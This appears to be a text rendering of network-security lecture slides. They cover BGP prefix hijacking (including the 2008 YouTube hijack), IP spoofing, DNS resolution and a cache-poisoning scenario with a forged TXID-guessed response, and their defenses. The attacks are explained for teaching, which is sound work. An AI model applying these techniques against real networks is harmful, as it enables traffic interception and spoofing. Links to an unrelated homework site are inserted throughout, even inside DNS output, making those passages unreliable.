


# BGP UPDATE







# BGP UPDATE




# BGP UPDATE




# BGP UPDATE



# BGP: Security?




# BGP: Security?



# BGP "hijacks" of 1.0.0.0/8

Routing history of 1.0.0.0/8 and related blocks



1.0.0.0/24	AS7575
1.0.0.0/8	AS237
	AS36561
1.1.0.0/24	AS3549
1.1.1.0/24	AS10834
	AS12637
	AS12654
	AS36561
	AS6503
	AS7575
	AS8218
	AS8300
1.10.25.0/24	AS28006
1.120.0.0/13	AS23148
1.2.3.0/24	AS12637
	AS12654
	AS36561
	AS7575
1.255.0.0/16	AS12654
1.40.0.0/13	AS23148
1.50.0.0/22	AS12654
1.80.0.0/13	AS23148

# BGP: prefix hijacking

- It gets worse:
  - Real routes are blocks (e.g. /16 network block)
  - Choose shortest *most specific* AS PATH

Destination	Next Hop	AS PATH
128.138.0.0/16	192.12.80.70	104 (CU Boulder)
128.138.0.0/17	198.109.93.50	600 12145 (CSU)
128.138.128.0/17	198.109.93.50	600 12145 (CSU)

# YouTube Hijack (Feb 2008)

- AS36561 (YouTube): 208.65.152.0/22

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# YouTube Hijack (Feb 2008)

- ~~AS36561 (YouTube): 208.65.152.0/22~~
- AS17557 (Pakistan Telecom): 208.65.153.0/24

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# YouTube Hijack (Feb 2008)

- ~~AS36561 (YouTube): 208.65.152.0/22~~
  - AS17557 (Pakistan Telecom): 208.65.153.0/24
  - AS36561 (YouTube): 208.65.153.0/24
- <https://powcoder.com>

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# YouTube Hijack (Feb 2008)

- ~~AS36561 (YouTube): 208.65.152.0/22~~
- AS17557 (Pakistan Telecom): 208.65.153.0/24
- AS36561 (YouTube): 208.65.153.0/24
- AS36561 (YouTube): 208.65.153.128/25
- AS36561 (YouTube): 208.65.153.0/25

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# YouTube Hijack (Feb 2008)

- ~~AS36561 (YouTube): 208.65.152.0/22~~
- ~~AS17557 (Pakistan Telecom): 208.65.153.0/24~~
- AS36561 (YouTube): 208.65.153.0/24
- AS36561 (YouTube): 208.65.153.128/25
- AS36561 (YouTube): 208.65.153.0/25
- <http://youtu.be/IzLPKuA0e50>

# BGP hijack defenses

- Not everyone gets to BGP
- Multiple vantage points help detect hijacks
  - Human response vs Computers
- S-BGP
- soBGP
- Pretty Secure BGP
- Pretty Good BGP
- But misconfigurations/DoS still common

# IP spoofing

- Who said we had to be honest about the source address?

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# IP spoofing: defenses

- Ingress Filtering
  - Reverse Path Forwarding (detects lies with a FIB)
- TCP
  - Each host uses sequence numbers (32-bits) to prevent *blind* spoofing

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# IP spoofing around defenses

- Ingress Filtering not at all ISPs
- TCP not perfect or the only protocol...
  - Backscatter
  - TCP windows?
  - UDP?

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# UDP!

- What uses UDP?

- Networked Games
- VoIP (RTP)
- DNS

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# DNS

- 1.2.3.4 -> 4.2.2.1
  - What's the IP for [www.hobocomp.com](http://www.hobocomp.com)  
(TXID: 45121)  
<https://powcoder.com>
- 4.2.2.1 -> 1.2.3.4
  - [www.hobocomp.com](http://www.hobocomp.com) IN A 68.40.59.167  
(TXID: 45121) TTL 1789

# DNS

- 1.2.3.4 -> 4.2.2.1

- IP for ecen4133.org?

- 4.2.2.1 -> k.root-servers.net

<https://powcoder.com>

```
;; QUESTION SECTION:
```

```
;ecen4133.org.
```

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```
;; AUTHORITY SECTION:
```

org.	172800	IN	NS	a0.org.afiliast-nst.info.
org.	172800	IN	NS	a2.org.afiliast-nst.info.

```
;; ADDITIONAL SECTION:
```

a0.org.afiliast-nst.info.	172800	IN	A	<b>199.19.56.1</b>
a2.org.afiliast-nst.info.	172800	IN	A	199.249.112.1

# DNS

- 4.2.2.1 -> 199.19.56.1

- IP for ecen4133.org?

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```
;; QUESTION SECTION: https://powcoder.com  
;ecen4133.org. IN A
```

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```
;; AUTHORITY SECTION:  
ecen4133.org. 86400 IN NS dns1.registrar-servers.com  
ecen4133.org. 86400 IN NS dns2.registrar-servers.com
```

```
;; ADDITIONAL SECTION:  
ns8.zoneedit.com. 172800 IN A 75.125.10.187  
ns16.zoneedit.com. 172800 IN A 69.64.68.41
```

# DNS

- 4.2.2.1 -> dns1.registrar-servers.com
  - IP for ecen4133.org?

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;; QUESTION SECTION:

;ecen4133.org.

IN

A

<https://powcoder.com>

;; ANSWER SECTION:

ecen4133.org.

300

IN

A

18.234.115.5

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;; AUTHORITY SECTION:

ecen4133.org.

1800

IN

NS

dns1.registrar-servers.com

ecen4133.org.

1800

IN

NS

dns2.registrar-servers.com

# DNS

- 4.2.2.1 -> 1.2.3.4
  - I found your answer (finally)
    - ecen4133.org. IN A 18.234.115.5

<https://powcoder.com>

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# Bad guy:

- Spoof responses from 4.2.2.1 (or higher)
  - Has to guess the TXID.
    - Only 65536 possible values
    - Bandwidth helps
    - Can play this game more than once
      - Own 783.google.com? Great, delegate to [www.google.com](http://www.google.com), which, oh, by the way, is 6.6.6.6
      - "4.2.2.1" -> 1.2.3.4 (TXID lucky\_guess)  
783.google.com IN CNAME [www.google.com](http://www.google.com)  
[www.google.com](http://www.google.com) IN A 6.6.6.6

# DNS poisoning defenses

- Randomize source port on lookups
- Lookup random case: "gOoGLE.cOM"  
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- DNSSEC
  - Have records be signed by higher-level DNS<https://powcoder.com>  
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# Network switches vs hubs


- **Hubs** broadcast received packets to all other links
- **Switches** only send to links that have sent from that Layer-2 address
  - E.g. If you see a packet from A on port 1, send all packets to A to port 1.
  - Attacks?

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# Address Resolution Protocol (ARP)

